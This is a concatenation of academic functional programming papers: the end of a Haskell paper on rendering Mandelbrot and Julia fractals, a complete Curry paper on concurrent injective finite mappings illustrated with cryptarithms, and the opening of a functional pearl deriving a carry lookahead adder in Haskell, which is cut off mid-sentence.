figure2 = draw points (julia (0.32, 0.043)) charPalette charRender
where points = grid 79 37 (-1.5, -1.5) (1.5, 1.5)
```

Again, we encourage the interested reader to probe more deeply into the structure of Julia sets by playing with different parameter settings. Of course, it is possible to experiment as before with different palettes and with different parameters for *grid*. For Julia Sets, however, there is an additional degree of freedom that can be explored by varying the choice of point that is passed as the first parameter to *julia*.

### 4.3 Using Colors and High-resolution Graphics

Another way to render fractal images is to display them using high-resolution graphics, with one colored pixel for each point in the input grid. We can modify our code to draw images like this given only a few simple primitives: a palette of colors; a way to create a canvas for drawing; and a way to set the color of individual pixels.

```
rgbPalette      :: [RGB]
graphicsWindow :: Int → Int → IO Window
setPixel       :: Window → Int → Int → RGB → IO ()
```

It is easy to implement these functions using the facilities provided by the Hugs graphics library (Reid, 2001). The types above reflect this heritage in their use of the *RGB* type for colors and the *Window* type for a graphics window. Further details of our implementation, however, are not particularly interesting and hence will not be shown here. It should be quite simple to reimplement the same functionality using other graphical toolkits or libraries.

With these pieces in hand, we can define a simple rendering function for grids of *RGB* values. Apart from drawing the image, much of the following code has to do with creating a window, waiting for the user to hit a key when they have seen the result, and then closing the window:

```
rgbRender     :: Grid RGB → IO ()
rgbRender g   = do w ← graphicsWindow (length (head g)) (length g)
                  sequence_ [setPixel w x y c | (row, y) ← zip g [0..],
                                         (c, x) ← zip row [0..]]
                  getKey w
                  closeWindow w
```

Graphical versions of the Mandelbrot and Julia Set images that we saw in previous Figures are shown in Figure 3. Apart from the change of palette and renderer, these




Fig. 3. Graphical Displays of Mandelbrot and Julia Sets

images use the same parameters as in the original figures but with a finer resolution grid of 240 by 160 pixels.

```
figure3left = draw points mandelbrot rgbPalette rgbRender
  where points = grid 240 160 (-2.25, -1.5) (0.75, 1.5)

figure3right = draw points (julia (0.32, 0.043)) rgbPalette rgbRender
  where points = grid 240 160 (-1.5, -1.5) (1.5, 1.5)
```

Once again, there are plenty of opportunities for an interested reader to experiment with other choices of parameters!

## 5 Closing Thoughts

The programs described in this paper demonstrate how functional languages, like Haskell, can support an appealing, high-level approach to program construction that lets independent aspects of program behavior be expressed in independent sections of program text. We have shown that the resulting code is easy to adapt and modify so that it can be used in a variety of different settings. Of course, it is possible to program in a compositional manner in other languages, but the style seems particularly natural in a functional language, where features like polymorphism, higher-order functions, laziness, and lightweight syntax can each contribute, quietly, to elegant and flexible programming solutions.

Several authors have demonstrated the role that functional programming languages can play in graphics, particularly in describing images like fractals that have a rich mathematical structure (Henderson, 1982; Hudak, 2000; Elliott, 2003). For those readers with an interest in learning more about the mathematics of fractals—or even just in taking a look at many beautiful fractal images—we recommend the book by Peitgen and Richter (1988). There are, of course, several other books, and numerous web sites with further information and images.

### Acknowledgments

Thanks to Ralf Hinze, Levent Erkök, Melanie Jones, Philip Quitslund, Tom Harke, and five anonymous referees whose comments helped to improve the content and presentation in this paper.

### References

- Bird, R. (1998) *Introduction to Functional Programming (2nd Edition)*. Prentice Hall PTR.
- Elliott, C. (2003) Functional images. Gibbons, J. and de Moor, O. (eds), *The Fun of Programming*. Palgrave Macmillan.
- Henderson, P. (1982) Functional geometry. *Proceedings of the 1982 ACM symposium on LISP and functional programming* pp. 179–187.
- Hudak, P. (2000) *The Haskell School of Expression: Learning Functional Programming through Multimedia*. Cambridge University Press.
- Julia, G. (1918) Mémoire sur l’itération des fonctions rationnelles. *Journal de Math. Pure et Appl.* **8**:47–245.
- Mandelbrot, B. B. (1975) *Les objets fractals: forme, hasard et dimension*. Flammarion.
- Mandelbrot, B. B. (1988) *The Fractal Geometry of Nature*. W.H. Freeman & Co.
- Peitgen, H.-O. and Richter, P. H. (1988) *The Beauty of Fractals: Images of Complex Dynamical Systems*. Springer Verlag.
- Peyton Jones, S. (ed). (2003) *Haskell 98 Language and Libraries: The Revised Report*. Cambridge University Press. See also <http://www.haskell.org/definition/>.
- Reid, A. (2001) *The Hugs Graphics Library (Version 2.0)*. available from <http://www.haskell.org/graphics>.
- Thompson, S. (1999) *Haskell: The Craft of Functional Programming (2nd Edition)*. Addison-Wesley.

# Concurrent Distinct Choices\*

Sergio Antoy<sup>1</sup> Michael Hanus<sup>2</sup>

<sup>1</sup> Computer Science Department, Portland State University,  
P.O. Box 751, Portland, OR 97207, U.S.A.  
[antoy@cs.pdx.edu](mailto:antoy@cs.pdx.edu)

<sup>2</sup> Institut für Informatik, Christian-Albrechts-Universität Kiel  
Olshausenstr. 40, D-24098 Kiel, Germany  
[mh@informatik.uni-kiel.de](mailto:mh@informatik.uni-kiel.de)

**Abstract.** An injective finite mapping is an abstraction common to many programs. We describe the design of an injective finite mapping and its implementation in Curry, a functional logic language. Functional logic programming supports the concurrent asynchronous execution of distinct portions of a program—a condition that prevents passing from one portion to another the structure containing a partially constructed mapping to ensure that a new choice does not violate the injectivity condition. We present some motivating problems and we show fragments of programs that solve these problems using our design and implementation. The complete programs are available on-line.

## 1 Introduction

A finite mapping is one of the most common abstractions in computer programs. Finite mappings are so ubiquitous that many programming languages offer a builtin type, the *array*, with a special notation to ease the implementation and use of finite mappings. In some situations, e.g., when a programming language does provide builtin arrays or when a mapping has particular requirements, dynamic structures such as linked lists, trees or hash tables are suitable representations of a mapping.

Regardless of the underlying representation, a *mapping* is a (total) function  $\mu$  from a set  $I$  of *indices* to a set  $V$  of *values*, i.e.,  $\mu : I \rightarrow V$ . The type of both the indices and the values is arbitrary. A mapping is *injective* when distinct indices are mapped to distinct values, i.e., if  $i_1, i_2 \in I$  and  $i_1 \neq i_2$ , then  $\mu(i_1) \neq \mu(i_2)$ . A mapping is *finite* when the set of indices is finite.

We make either one of two additional assumptions on the set  $V$  of values. The first assumption requires the *a priori* knowledge of a finite subset  $V'$  of  $V$  containing  $\mu(I)$ . If  $\mu$  is a injective finite mapping,  $V'$  necessarily exists, since  $\mu(I)$  has the same cardinality as  $I$ , and hence is finite. However,  $V'$  must be known

---

\* This research has been partially supported by the DAAD/NSF grant INT-9981317, the German Research Council (DFG) grant Ha 2457/1-2 and the NSF grant CCR-0110496.

*before* computing  $\mu$ . This assumption trivially holds when  $V$  itself is finite. The second assumption, much weaker, requires the existence of an *enumeration* function of the values, i.e., a bijection  $\nu : \mathbb{N} \rightarrow V$ . Since in a program  $V$  is represented by either a primitive type or an algebraic type, this second assumption is easily satisfied for most problems.

In this paper we describe the design and implementation of an injective finite mapping with two particular characteristics. Our programming language is declarative, thus neither state updates nor side effects are allowed. Our programming language is concurrent, thus different portions of the mapping are computed concurrently and asynchronously by different portions of a program. This second characteristic has some non-trivial consequences that will be discussed later.

A class of puzzles known as cryptarithms is an ideal problem to discuss our design and implementation of an injective finite mapping: the mapping itself is the solution of the problem and it is convenient to compute index-value pairs of this mapping concurrently. This second condition will be explained and motivated in Section 3.

The Merriam-Webster OnLine dictionary defines a *cryptarithm* as “an arithmetic problem in which letters have been substituted for numbers and which is solved by finding all possible pairings of digits with letters that produce a numerically correct answer.” A well-known example of cryptarithm is:

$$\begin{array}{r} \text{S E N D} \\ + \text{M O R E} \\ \hline \text{M O N E Y} \end{array} \tag{1}$$

Customarily, in a cryptarithm distinct letters stand for distinct digits and leading zeros are not allowed.

The solution of a cryptarithm is an injective finite mapping. The indices are the letters occurring in the cryptarithm. The values are the digits. The solution of (1), graphically represented as a mapping, is shown below in a form that eases verifying its correctness:

$$\begin{array}{ccccccc} \text{S} & \text{E} & \text{N} & \text{D} & + & \text{M} & \text{O} & \text{R} & \text{E} = & \text{M} & \text{O} & \text{N} & \text{E} & \text{Y} \\ \downarrow & \downarrow & \downarrow & \downarrow & & \downarrow & \downarrow & \downarrow & & \downarrow & \downarrow & \downarrow & \downarrow & \\ 9 & 5 & 6 & 7 & + & 1 & 0 & 8 & 5 & = & 1 & 0 & 6 & 5 & 2 \end{array}$$

A cryptarithm such as (1) in which letters form meaningful words, often in meaningful phrases, is referred to as an *alphametic*. There exist a large number of witty alphametics. Alphametics with a unique solution, such as (1), are more elegant, but a unique solution is not required. The following alphametic has 130 solutions:

$$\begin{array}{r} \text{T} \text{O} \text{O} \\ + \text{M} \text{U} \text{C} \text{H} \\ \hline \text{B} \text{E} \text{E} \text{R} \end{array}$$

Solving a cryptarithm by brute force, i.e., by generating and testing every plausible mapping, is inefficient. Finite domain constraint solvers find solutions efficiently. Our program for cryptarithms is not as efficient, although it finds solutions in milliseconds. Our focus is not on the program itself. Rather, the program is a concrete environment for discussing the design and implementation of an injective finite mapping. Our solution contributes the simplicity and efficiency of

this program. Our solution is also general and we will sketch other applications in which it can be applied.

This paper is structured as follows. Section 2 briefly recalls some principles of functional logic programming and the programming language Curry which we use to present the examples. Section 3 presents the design of an injective finite mapping in a functional logic program and its implementation in Curry. Section 4 concludes the paper.

## 2 Functional Logic Programming and Curry

This section introduces both the basic ideas of functional logic programming and the elements of the programming language Curry that are necessary to understand the subsequent examples.

Functional logic programming integrates in a single programming model the most important features of functional and logic programming (see [6] for a detailed survey). Thus, functional logic languages declare algebraic datatypes, define functions by pattern matching and evaluate expressions containing logical variables. Supporting the latter requires some built-in search principle to guess the appropriate instantiations of logical variables. There exist many languages that are functional logic in this broad sense, e.g., Curry [9], Escher [10], Le Fun [2], Life [1], Mercury [16], NUE-Prolog [12], Oz [15], Toy [11], among others.

One of the most characterizing features of functional logic programming is the evaluation—particularly the *lazy* evaluation—of expressions containing logical variables. Both *narrowing* and *residuation* serve this purpose.

When an expression  $e$  cannot be evaluated due to the presence of an uninstantiated logical variable  $X$ , narrowing non-deterministically instantiates  $X$  to keep the evaluation of  $e$  from halting. By contrast, residuation suspends the evaluation of  $e$ , transfers control to another portion of the program, and resumes the evaluation of  $e$  if and when  $X$  becomes sufficiently instantiated.

Residuation is conceptually simple and relatively efficient, but incomplete, i.e., not always able to obtain the result of a computation. By contrast, narrowing is complete if an appropriate strategy [3,4] is chosen, but it is potentially less efficient than residuation for its propensity to generate a larger search space in some situations. Functional logic languages can be effective with either mechanism. Curry offers both residuation and narrowing to the programmer in a unified computation model [7].

Curry has a Haskell-like syntax [13], i.e., (type) variables and function names usually start with lowercase letters and the names of type and data constructors start with an uppercase letter. The application of  $f$  to  $e$  is denoted by juxtaposition (“ $f\ e$ ”). In addition to Haskell, Curry supports logic programming by means of free (logical) variables in both conditions and right-hand sides of defining rules. Thus, a Curry *program* consists of the definition of functions and the declaration of data types on which the functions operate. Functions are evalu-

ated lazily and can be called with partially instantiated arguments. In general, functions are defined by conditional equations, or *rules*, of the form:

```
f t1...tn | c = e where vs free
```

where  $t_1, \dots, t_n$  are *data terms* (i.e., terms without defined function symbols), the *condition*  $c$  is either a Boolean function or constraint,  $e$  is an expression and the **where** clause introduces a set of free variables. The condition  $c$  and the **where** clause are optional. Curry predefines *equational constraints* of the form  $e_1 =:= e_2$  which are evaluated by narrowing and are satisfiable if both sides  $e_1$  and  $e_2$  are narrowed to unifiable data terms. Furthermore, “ $c_1 \& c_2$ ” denotes the *concurrent conjunction* of the constraints  $c_1$  and  $c_2$  which is evaluated by solving both  $c_1$  and  $c_2$  concurrently.

The **where** clause introduces the free variables  $vs$  occurring in  $c$  and/or  $e$  but not in the left-hand side. Similarly to Haskell, the **where** clause can also contain other local function or pattern definitions. In contrast to Haskell, where the first matching function rule is applied, in Curry all matching (to be more precise, unifiable) rules are non-deterministically applied to support logic programming. This enables the definition of non-deterministic functions which may have more than one result for a given input. An example follows:

```
insert :: a -> [a] -> [a]
insert e []      = [e]
insert e (x:xs) = e : x : xs
insert e (x:xs) = x : insert e xs
```

As in Haskell, `[]` (empty list) and `:` (non-empty list) are the constructors of the polymorphic type *list*. The symbol `a` is a type variable ranging over all types. The first line of the code declares the type of the function `insert`. This declaration is optional, since the compiler can infer it, and it is stated only for checkable redundancy. The type expression  $\alpha \rightarrow \beta$  denotes the type of all functions from type  $\alpha$  to type  $\beta$ . Since the application of a function is curried, `insert` takes an element of type `a`, a list of elements of type `a` and returns a list of elements of type `a`, where `a` is any type. The function `insert` inserts an element into a list at some non-deterministically chosen position.

The second and third rule defining `insert` overlap. As a consequence, the expression `(insert 1 [3,5])` has three values: `[1,3,5]`, `[3,1,5]`, and `[3,5,1]`. Using `insert`, we define a permutation of a list by:

```
perm []      = []
perm (x:xs) = insert x (perm xs)
```

As an example of solving constraints, we define a function that checks whether some list starts with a permutation of another list and delivers the list of the remaining elements. For this purpose we use the concatenation of two lists which we define as:

```
(++) eval flex
[]      ++ ys = ys
(x:xs) ++ ys = x : xs ++ ys
```

The first line declares that the operator “`++`” is *flexible*. The application of “`++`” may instantiate variables in the arguments, if this is necessary to execute a computation step. By default, only constraints are flexible.

Now we define the required function by a single conditional rule:

```
pprefix xs ys | perm ys ++ zs =:= xs
                = zs
                where zs free
```

The operational semantics of Curry, precisely described in [7,9], is a conservative extension of both lazy functional programming (if no free variables occur in the program or the initial goal) and (concurrent) logic programming. Since computations are based on an optimal evaluation strategy [3,4], Curry can be considered a generalization of concurrent constraint programming [14] with a lazy (optimal) evaluation strategy. Furthermore, Curry also offers features for application programming like modules, monadic I/O, ports for distributed programming, and specialized libraries. We do not discuss these aspects since they are unnecessary to understand our ideas.

There exist several implementations of Curry. The examples presented in this paper were all compiled and executed by PAKCS [8], a compiler/interpreter for a large subset of Curry.

### 3 Design and Implementation

As outlined in the introduction, an injective finite mapping is a component of the solution of many problems. A plausible implementation of a finite mapping is any structure defining index-value pairs, e.g., an array, a list of pairs, etc. Index-value pairs are computed during the execution of a program. To ensure injectivity, when a new index-value pair is computed the program must check whether a pair with the same index was previously computed and, if so, whether the value in the previous and the new pairs are the same.

A problem with this approach arises if a functional logic program computes index-value pairs concurrently, e.g., due to residuation. This condition prevents sequentially passing a partially constructed mapping through the portions of a program computing index-value pairs to ensure that a newly computed pair does not violate the injectivity condition. Concurrency is quite common in declarative programming (see also Erlang [5] or Oz [15]) and not uncommon in modern imperative languages. The declarative coordination of concurrent activities demands for specific techniques. In the following, we will show one such technique for the case of injective finite mappings. We make this point more concrete by discussing the architecture of a simple program to solve a cryptarithm.

A program to solve (1) declares one variable for each letter. Initially, these variables are uninstantiated:

```
vs,ve,vn,vd,vm,vo,vr,vy free
```

The solution of the problem is a suitable instantiation of these variables, which implicitly defines the mapping which is the subject of this paper. The instanti-

ation of each variable is determined by the equation of the problem. This equation can be processed as a single unit or it can be broken into a set of “smaller” equations. These smaller equations establish the conditions that the letters must satisfy for the column of the units, the tens, the hundreds, etc., exactly as one would perform the addition by hand. The following display depicts the situation:

$$\begin{array}{r}
 c_3 \ c_2 \ c_1 \ c_0 \\
 S \ E \ N \ D + \\
 M \ O \ R \ E = \\
 \hline
 M \ O \ N \ E \ Y
 \end{array} \tag{2}$$

where  $c_i$ , for  $i = 0, 1, 2, 3$ , is a carry. For example, the equations of the units and the tens are:

$$\begin{aligned}
 D + E &= 10 * c_0 + Y \\
 c_0 + N + R &= 10 * c_1 + E
 \end{aligned}$$

Splitting the problem’s equation into a set of smaller equations is a slight complication, since it requires the introduction of additional variables for the carries. However, a set of smaller equations has a significant advantage. With appropriate control, the program detects a wrong instantiation, i.e., an instantiation of a variable that does not satisfy some equation, when fewer variables are instantiated. This considerably improves the efficiency of the program execution.

Thus, the program encodes as follows the set of equations that the variables must satisfy:

$$\begin{aligned}
 vd+ve &:=: c_0*10+vy \quad \& \\
 vn+vr+c_0 &=: c_1*10+ve \quad \& \\
 ve+vo+c_1 &=: c_2*10+vn \quad \& \\
 vs+vm+c_2 &=: c_3*10+vo \quad \& \\
 c_3 &:=: vm
 \end{aligned}$$

where  $c_0$  is the carry of the units,  $c_1$  of the tens, etc. Each carry must be either 0 or 1 and consequently it is (non-deterministically) initialized as follows:<sup>3</sup>

$$c_i = 0!1 \quad i = 0, \dots, 3$$

It follows from the conventions of the problem that  $vm$  is not zero and consequently  $c_3$  is equal to one. Our simple program ignores this precise inference. However, this equation together with the equation defining the carry constrain the possible values of  $vm$  to zero and one only.

As we mentioned, splitting the equation of the problem into a set of smaller equations considerably improves the efficiency of the execution, but it introduces a substantial complication. The solutions of the equations are computed concurrently. The order in which the solution of each equation is computed is undetermined. Since the variables,  $vs$ ,  $ve$ , ... that stand for the letters of the

---

<sup>3</sup> The infix operator ! returns one of its arguments. It is defined by the two rules:

$$\begin{aligned}
 x ! y &= x \\
 x ! y &= y
 \end{aligned}$$

puzzle are initially unbound and the addition and multiplication operators residuate, the execution of the equations that the variables must satisfy is suspended until both the operands of an operator become bound. Each variable is non-deterministically bound to a digit, similarly to the carries. In this case, though, the choice ranges over every digit, or every positive digit for  $vm$  and  $vs$ . It is inappropriate to non-deterministically instantiate the variables as it is done for the carries, e.g.:

```
vd ::= 0!1!2!3!4!5!6!7!8!9  
...  
vm ::= 1!2!3!4!5!6!7!8!9
```

(3)

since some of these instantiations do not ensure that distinct variables are bound to distinct digits. It is inappropriate as well to pass around a structure containing the current binding of the variables, since the order in which the variables will be instantiated cannot be easily determined in advance. Here is where our ideas make the difference.

We represent the mapping as a list referred to as the *store*. The store is indexed by the *values* of the problem. In the particular case of cryptarithms, this indexing is natural and straightforward since the values are the digits  $0, 1, \dots, 9$ . Initially, the elements of the store are free variables. The elements in the store are referred to as *tokens*. Putting a token into the store represents the action of choosing a value that must be different from the value of any other choice. The type of the tokens is arbitrary. Often, it is convenient to represent the tokens with the *indices* of the problem. In the particular case of the alphametic (1), we choose the characters  $S, E, N, \dots$  as the tokens.

Thus, the indexes and values of a problem are used as values and indexes respectively, in the store, i.e., the roles they have in the problem is reversed in the store. We will shortly explain why this reversal of roles is a natural and necessary aspect of the design. In the particular case of the alphametic (1), the set of values is finite. This enables us to create the store when the execution of the program begins. The store is a list of length 10. At the end of the only successful computation for our example (note that in general there can be more than one successful computation), the content of the store is shown below, where  $\bullet$  represents an uninstantiated variable:

0	M	Y	$\bullet$	$\bullet$	E	N	D	R	S
---	---	---	-----------	-----------	---	---	---	---	---

Thus, in the program, the initial store is a list of 10 free variables:

```
store = [s0,s1,s2,s3,s4,s5,s6,s7,s8,s9]  
       where s0,s1,s2,s3,s4,s5,s6,s7,s8,s9 free
```

(4)

A letter of the cryptarithm is paired to a digit by the function *digit* defined as follows:

```
digit token | store !! x ::= token  
             = x  
             where x = 0!1!2!3!4!5!6!7!8!9
```

Although the associated digit is non-deterministically selected, the condition on the store ensures the injectivity of the mapping. The argument `token` must be unique for each letter, hence, it is natural and convenient to represent it with the letter itself—a character in the program. The store, identified by the variable `store`, is defined in the scope of the function `digit`, hence it does not appear as an argument. The operator `!!` applied to arguments  $l$  and  $i$  returns the  $i$ -th (counting from zero) element of the list  $l$ .

Thus, the letters of the cryptarithm are nondeterministically instantiated as follows:

```
vs ::= nzdigit 'S'
ve ::= digit   'E'
vn ::= digit   'N'
...
...
```

where `nzdigit` is a variant of `digit` that returns only non-zero digits. For example, `(digit 'Y')` returns 2 if and only if the second (counting from zero) element of the store is bound to `'Y'`. The entire program for this problem is available on-line<sup>4</sup>.

The reversal of the roles of indices and values in the store may be confusing at first, but it has a natural explanation. The injectivity requirement is intended to *prevent* the condition in which two distinct indices, say  $l$  and  $m$ , satisfy  $\mu(l) = v = \mu(m)$ , for some value  $v$ . In the store, the value  $v$  is associated to some value of the problem, i.e., a digit  $i$ . Specifically, the variable  $v$  is the  $i$ -th element of the store. Every time an index of the problem, i.e., some letter  $L$ , is mapped to  $i$ , the program attempts to unify, hence instantiate, the variable  $v$  to  $L$ . The attempt succeeds if and only if either  $v$  was uninstantiated, or  $v$  was instantiated to  $L$  already. Thus, no two distinct indices of the problem can be mapped to the same value of the problem.

In the program that we are discussing, the association between a variable  $v$  of the store and a value  $i$  of the problem is positional. The store is a list and the variable  $v$  is the  $i$ -th element of the list. The store is constructed by (4), since the set of values of the problem is finite and known in advance. There are many variations of this design. We discuss two of these variations below. The first variation is useful when no finite set of values is known in advance. The second variation allows more efficient access to the data.

The first variation constructs the list lazily. The `!!` operator, defined in the prelude, is *rigid*. We define an analogous operator *flexible*—the rewrite rules are unchanged:

```
(!!!)           eval flex
(x:xs) !!! n  = if n==0 then x else xs !!! (n-1)
```

If we replace the standard index operator “`!!`” with “`!!!`” in the definition of `digit`, we can replace (4) with the following:

```
store = x where x free
```

---

<sup>4</sup> <http://www.cs.pdx.edu/~antoy/flp/patterns/distinct-choices-dir/>

This variation is interesting when the set of values of the problem is infinite. The store is indexed by the values of the problem, which in general will not be natural numbers. In this case, we use the *enumeration* function,  $\nu$ , discussed in the introduction. In this case, a value  $v$  is indexed in the store by  $\nu^{-1}(v)$ .

The second variation represents the store with a tree rather than a list. In this case, a positional association between the variables of the program and the values of the problem is unfeasible or inconvenient. Thus, each node of the tree representing the store is decorated by both indices and values. The tree is filled with all the values of the problem to establish the association between a value and a variable which for lists is implicitly established by the position of the variable in the list. Initially, a node contains a value  $i$  of the problem and an uninstantiated variable  $v$ . As the program's execution progresses, and an index  $l$  of the problem is mapped to the value  $i$ , the node of the store containing  $i$  is retrieved and the index  $l$  is unified, if possible, with  $v$ . This variation requires the *a priori* knowledge of a finite set containing the index mapped by the problem.

The crucial feature of the injective finite mapping that we discussed is the possibility of concurrently computing index-value pairs. However, the proposed design can be employed also in problems where concurrency is not an issue. For example, the  $n$ -queens puzzle can be implemented in this way. The proposed program, similar to many others for this problem, computes a permutation of the integers  $0, 1, \dots, n - 1$ , where the  $i$ -th element of the permutation is the row in which the queen in the  $i$ -th column is placed. A permutation can be seen as an injective mapping of the values  $0, 1, \dots, n - 1$  into themselves. In this case, both the indexes and the values of this problem's mapping are most naturally represented by the integer numbers in the range 0 through  $n - 1$ .

The only difference between an implementation using an injective finite mapping and a more traditional implementation is how a permutation is computed. Using our design, a function to compute a permutation of the integers  $0, 1, \dots, n - 1$  is:

```
permute n = result n
  where result n = if n==0 then [] else pick n : result (n-1)
        pick i | store !!! k ::= i = k  where k = range n
        range n | n > 0 = range (n-1)
        range n | n > 0 = n-1
        store free
```

This implementation computes the store lazily. As discussed earlier, this requires the flexible version of the index operator, “!!!”, which was defined earlier.

We compared the execution time of a program computing all the solutions of the  $n$ -queens puzzle using the above function with a similar program using the following function:

```
permute n = result [0..n-1]
  where result []      = []
        result (x:xs) = insert x (result xs)
        insert x y    = x:y
        insert x (y:ys) = y:insert x ys
```

Using the PAKCS implementation of Curry, the first program takes about 50% more time, regardless of  $n$ , than the second program. The memory allocated is the same in each program. This simple experiment suggests that using our implementation of an injective finite mapping imposes no severe overhead w.r.t. more traditional implementations.

As we mentioned above, the splitting of a problem into smaller parts that are solved concurrently has the advantage that wrong instantiations of some variables (i.e., those cannot lead to a solution) are detected earlier. This can lead to a considerable reduction of the search space. For instance, a naive functional solution to our cryptarithm (i.e., enumerating all the digits and testing equation (1)) has an unacceptable execution time. This solution can be improved by merging partial tests with the enumeration of values in a sophisticated way. However, the resulting code is less concise and more difficult to generalize than our concurrent implementation of injective finite mappings.

## 4 Conclusion

Functional logic programs, in addition to ordinary functional computations, provide both concurrency and logic variables. Concurrency supports a powerful and expressive programming style, but it complicates some tasks, in particular the computation of an injective finite mapping. We have presented the design and implementation of one such mapping for a functional logic language.

The design relies on a representation of index-value pairs where the values of the problem play the role of indices in the representation and the indices of the problem are initially unbound variables. During the computation, the variables of the representation are non-deterministically bound to the indices of the problem. This design ensures the injectivity of the mapping even when index-value pairs are computed concurrently and independently.

We have shown the implementation of our design in PAKCS, a popular compiler/interpreter of Curry. We have discussed a few implementations with different characteristics—in particular, linear and tree-based implementations when the set of the values of the problem is finite. We have compared our implementation of an injective finite mapping with more traditional implementations. We have found that the overhead of supporting the concurrent asynchronous computation of index-value pairs is an increase in computing time by a very small factor.

## References

1. H. Aït-Kaci. An overview of LIFE. In J. Schmidt and A. Stogny, editors, *Proc. Workshop on Next Generation Information System Technology*, pages 42–58. Springer LNCS 504, 1990.
2. H. Aït-Kaci, P. Lincoln, and R. Nasr. Le Fun: Logic, equations, and functions. In *Proc. 4th IEEE Internat. Symposium on Logic Programming*, pages 17–23, San Francisco, 1987.

3. S. Antoy. Optimal non-deterministic functional logic computations. In *Proc. International Conference on Algebraic and Logic Programming (ALP'97)*, pages 16–30. Springer LNCS 1298, 1997.
4. S. Antoy, R. Echahed, and M. Hanus. A needed narrowing strategy. *Journal of the ACM*, 47(4):776–822, 2000.
5. J. Armstrong, M. Williams, C. Wikstrom, and R. Virding. *Concurrent Programming in Erlang*. Prentice Hall, 1996.
6. M. Hanus. The integration of functions into logic programming: From theory to practice. *Journal of Logic Programming*, 19&20:583–628, 1994.
7. M. Hanus. A unified computation model for functional and logic programming. In *Proc. of the 24th ACM Symposium on Principles of Programming Languages (Paris)*, pages 80–93, 1997.
8. M. Hanus, S. Antoy, K. Höppner, J. Koj, P. Niederau, R. Sadre, and F. Steiner. PAKCS: The Portland Aachen Kiel Curry System. Available at <http://www.informatik.uni-kiel.de/~pakcs/>, 2002.
9. M. Hanus (ed.). Curry: An integrated functional logic language (vers. 0.7). Available at <http://www.informatik.uni-kiel.de/~curry>, 2000.
10. J. Lloyd. Programming in an integrated functional and logic language. *Journal of Functional and Logic Programming*, (3):1–49, 1999.
11. F. López-Fraguas and J. Sánchez-Hernández. TOY: A Multiparadigm Declarative System. In *Proc. of RTA'99*, pages 244–247. Springer LNCS 1631, 1999.
12. L. Naish. Adding equations to NU-Prolog. In *Proc. of the 3rd Int. Symposium on Programming Language Implementation and Logic Programming*, pages 15–26. Springer LNCS 528, 1991.
13. S. Peyton Jones and J. Hughes. Haskell 98: A non-strict, purely functional language. <http://www.haskell.org>, 1999.
14. V. Saraswat. *Concurrent Constraint Programming*. MIT Press, 1993.
15. G. Smolka. The Oz programming model. In J. van Leeuwen, editor, *Computer Science Today: Recent Trends and Developments*, pages 324–343. Springer LNCS 1000, 1995.
16. Z. Somogyi, F. Henderson, and T. Conway. The execution algorithm of Mercury, an efficient purely declarative logic programming language. *Journal of Logic Programming*, 29(1-3):17–64, 1996.

# *Functional Pearl*

## Derivation of a Carry Lookahead Addition Circuit

John O'Donnell<sup>1,2</sup>

*Computing Science Department  
University of Glasgow  
Glasgow, United Kingdom*

Gudula Rünger<sup>3</sup>

*Fakultät für Informatik  
Technische Universität Chemnitz  
Chemnitz, Germany*

---

### **Abstract**

Using Haskell as a digital circuit description language, we transform a ripple carry adder that requires  $O(n)$  time to add two  $n$ -bit words into an efficient carry lookahead adder that requires  $O(\log n)$  time. The main difficulty is that the ripple carry adder uses a scan function to calculate carry bits, but this scan cannot be parallelized directly since it is applied to a non-associative function. Several additional techniques are needed to circumvent this problem, including partial evaluation and symbolic function representation. The derivation given here is suitable for a formal correctness proof, yet it also makes the solution more intuitive by bringing out explicitly each of the ideas underlying the carry lookahead adder.

---

### **1 Introduction**

In this paper we use Haskell as a digital circuit description language, in order to solve an important problem in hardware design: the transformation of a ripple carry adder that requires  $O(n)$  time to add two  $n$ -bit words into a carry lookahead adder, which needs only  $O(\log n)$  time. This problem has great

---

<sup>1</sup> This work was supported in part by the British Council and the Deutsche Akademische Austauschdienst under the Academic Research Collaboration program

<sup>2</sup> Email: [jtod@dcs.gla.ac.uk](mailto:jtod@dcs.gla.ac.uk)

<sup>3</sup> Email: [ruenger@informatik.tu-chemnitz.de](mailto:ruenger@informatik.tu-chemnitz.de)

practical importance, since the clock speed of synchronous digital circuits is determined by the critical path depth, and an adder lies on the critical path in typical processor datapath architectures. In other words, by speeding up just an adder, which accounts for a few hundred logic gates, the speed of an entire chip with millions of gates can be improved.

The circuit that we design here is not new; it was discovered in a different form in 1980 by Ladner and Fischer [6] and the particular variation that we develop is essentially the same as the one presented in the well known textbook on algorithms by Cormen, Leiserson and Rivest [3]. The contribution of this paper lies in the way we derive the circuit, making essential use of a hardware description language based on pure functional programming:

- Our derivation produces a precise specification of the circuit, which can be simulated or fabricated automatically. The earlier presentations give only examples of the circuit at particular word sizes, relying on the reader to figure out other cases. This can be surprisingly difficult, and is unsuitable for modern integrated circuit design, which is highly automated.
- The derivation produces a general solution that works on word size  $n$  for every natural number  $n$ .
- The carry lookahead adder is usually presented as a large and very complicated circuit, which is quite difficult to understand. In contrast, we explain it by going through a sequence of transformation steps. At each stage there is a specific technical problem to overcome and a clear strategy for solving it. This leads to a better understanding than contemplation of the final design, where several quite distinct ideas are mixed together and buried in a large network of logic gates.
- The derivation in this paper is well suited for formal verification, although we present it informally.

We use Hydra [9], a digital circuit description language embedded in Haskell. Even in a formal derivation, examples are very helpful, and the reader is encouraged to experiment with the Haskell 98 program containing all the definitions in this paper, as well as auxiliary definitions and examples:

[http://www.dcs.gla.ac.uk/~jtod/papers/2001\\_Adder/](http://www.dcs.gla.ac.uk/~jtod/papers/2001_Adder/)

Section 2 defines precisely the problem to be solved, giving a formal specification of a binary addition circuit and also explaining how we will use Haskell to describe circuits. In Section 3 the standard ripple carry adder is specified using a scan combinator to handle the carry propagation. This particular scan cannot be implemented by the parallel scan algorithm because it uses a non-associative function, but Section 4 solves that problem using partial evaluation. However, this introduces a new difficulty: the “circuit” now operates on functions as well as signals, and is no longer a circuit at all. Section 5 introduces a symbolic function representation, and Section 6 then introduces parallelism to reduce the time to  $O(\log n)$ . Section 7 takes care of the final

